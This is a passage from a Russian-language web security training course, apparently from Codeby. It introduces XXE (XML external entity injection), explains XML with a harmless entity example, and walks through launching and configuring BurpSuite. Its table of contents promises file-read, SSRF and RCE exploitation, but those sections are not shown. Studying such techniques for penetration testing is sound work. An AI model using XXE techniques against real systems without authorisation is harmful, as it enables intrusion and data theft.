



# Анализ защищённости веб-приложений

# Оглавление

## 1. XXE

- 1.1. Что такое XML
- 1.2. Запуск и настройка BurpSuite
- 1.3. Эксплуатация XXE
  - 1.3.1. Чтение файлов с помощью XXE
  - 1.3.2. Эксплуатация SSRF с помощью XXE
  - 1.3.3. Эксплуатация RCE с помощью XXE
- 1.4. Защита

# XXE

XXE (англ. аббр. External Entity XML “внедрение внешних сущностей XML”) - одна из самых опасных уязвимостей, которая позволяет злоумышленнику внедрять вредоносный код в запрос, содержащий в себе XML. Что в некоторых случаях может привести к удалённому выполнению кода.

## Что такое XML

XML (англ. аббр. eXtensible Markup Language) - это расширяемый язык разметки, который очень похож на HTML, но у них есть кардинальные различия. В то время как у языка разметки HTML есть фиксированный набор ключевых слов, XML может похвастаться отсутствием ограничения на семантику и свободой выбора имен для тегов. Важно отметить, что данный язык достаточно удобен, так как не зависит от других технологий. Он может использоваться практически в любом языке программирования.

XML удобен для создания и обработки документов как программами, ориентированными на web-разработку, так и человеком.

```
<?xml version="1.0"?>
<hello>Hello from Codeby</hello>
```

Пример XML

Некоторые веб-приложения используют документы XML для передачи данных между клиентом и сервером. Используя ошибки конфигурации (misconfiguration) веб-приложения злоумышленники способны скомпрометировать сервер.

```
<?xml version="1.0"?>
<!DOCTYPE hello [ <!ENTITY xxe 'Hello from Codeby enthusiasts'> ]>
<hello>&xxe;</hello>
```

Пример XXE

Для начала давайте рассмотрим, как выглядит XML. Создадим файл test.xml на рабочем столе через терминал (нажмите CTRL + ALT + T) с помощью программы touch:


```
(student@codeby)-[~]
$ touch ~/Рабочий\ стол/test.xml
```

Затем через любой текстовый редактор заполним его следующими строками:

```
<?xml version="1.0" encoding="UTF-8" ?>  
<msg>Hello, World!</msg>
```

1. Первой строкой мы объявили, что это XML-документ, указали версию и кодировку.
2. Второй строкой мы добавили тег msg и вписали в него “Hello, World!”.


Теперь откроем документ в браузере. Для этого нажмём в Firefox сочетание клавиш **CTRL + O** и выберем наш файл:



Именно таким образом браузер Firefox обрабатывает код XML. И, как уже говорилось, данный язык разметки иногда используется в веб-приложениях.

## Запуск и настройка BurpSuite

Для того, чтобы попытаться проэксплуатировать уязвимость, нам нужно перехватить и изменить содержимое пакета отправленного браузером на сервер. Такой функционал присутствует в одном из самых мощных и удобных инструментов BurpSuite. Именно он позволит нам внедрять XML сущности в теле POST-запроса.



**BurpSuite** - это инструмент для тестирования безопасности веб-приложений, разработанный компанией **PortSwigger**. Он предоставляет набор функций, которые помогают исследователям безопасности и разработчикам обнаруживать уязвимости веб-приложений и выполнять тестирование на проникновение. Скачать Вы его можете по следующей ссылке (в образе виртуальной машины, которая прилагается к курсу, **BurpSuite** уже установлен) - <https://portswigger.net/burp/communitydownload>.


**BurpSuite** состоит из множества встроенных модулей (можно расширить за счёт собственных модулей), каждый из которых выполняет определенные задачи:

1. **Proxy** (Прокси): Позволяет перехватывать и изменять запросы и ответы между клиентом и сервером. Это позволяет анализировать и модифицировать трафик, отправляемый между браузером и веб-приложением.
2. **Intruder** (Проникновение): Используется для автоматизации атак на веб-приложения. Позволяет настраивать и запускать различные виды атак, например, словарные атаки, перебор параметров и другие.
3. **Repeater** (Повторитель): Позволяет повторять запросы к веб-приложению с возможностью изменения параметров для тестирования различных сценариев и проверки уязвимостей.
4. **Sequencer** (Последователь): Используется для анализа случайности генерации токенов или сессий в веб-приложении.

5. **Decoder** (Декодер): Позволяет выполнять декодирование и кодирование различных форматов данных, таких как URL-кодирование, Base64, шестнадцатеричное кодирование и другие.

**BurpSuite** является одним из наиболее популярных инструментов для тестирования безопасности веб-приложений и широко используется профессиональными исследователями безопасности, пентестерами и разработчиками по всему миру.

Для того, чтобы установить **BurpSuite** в системе, где его нет, Вам потребуется скачать запускаемый файл с официального сайта **PortSwigger**, а также **Java**. В данном случае установка не требуется, так как он уже предустановлен в **Kali Linux**, поэтому нам достаточно его просто запустить через меню операционной системы:



Если у Вас появится подобное окно, то желательно убрать галочку с “**Help improve Burp by submitting feedback about its performance**”, чтобы не отправлять данные в Portswigger и нажимаем кнопку “**I Accept**”:



## Terms and Conditions

Please read the following terms and conditions carefully, and indicate whether you accept their terms.

### Burp Suite Community Edition Terms and Conditions of Supply

IMPORTANT NOTICE: PLEASE READ THE FOLLOWING TERMS BEFORE ORDERING OR DOWNLOADING ANY SOFTWARE FROM THIS WEBSITE, AS APPLICABLE TO THE LICENCE AND USE OF THAT SOFTWARE.

These Burp Suite Community Terms and Conditions of Supply together with the documents referred to in it ("Terms") constitute the terms and conditions on which PortSwigger Ltd ("Licensor") will grant to any user ("Licensee") a licence to use the software comprising Burp Suite Community Edition ("Burp Suite Community Edition" or the "Software"), following acceptance of an order as detailed below.

The following expressly form part of the Terms:

- The Burp Suite Community Licence Agreement;

- Help improve Burp by submitting feedback about its performance


2




I Decline

I Accept


Следующее окно предлагает вам создать временный проект, указать имя и папку для нового проекта или использовать уже имеющийся - выбираем первый пункт "Temporary project" и нажимаем кнопку "Next":




Затем нажимаем кнопку “Start Burp”:




Отлично, BurpSuite запущен:




Если Вы хотите сменить светлую тему на тёмную, либо Вас не устраивает шрифт и его размер, то нажмите на кнопку “Settings”:




Затем перейдите в “User Interface” (1) ->”Display” (2) и выставите тему (3), а также размер шрифта (4) интерфейса (не HTTP-редактора):



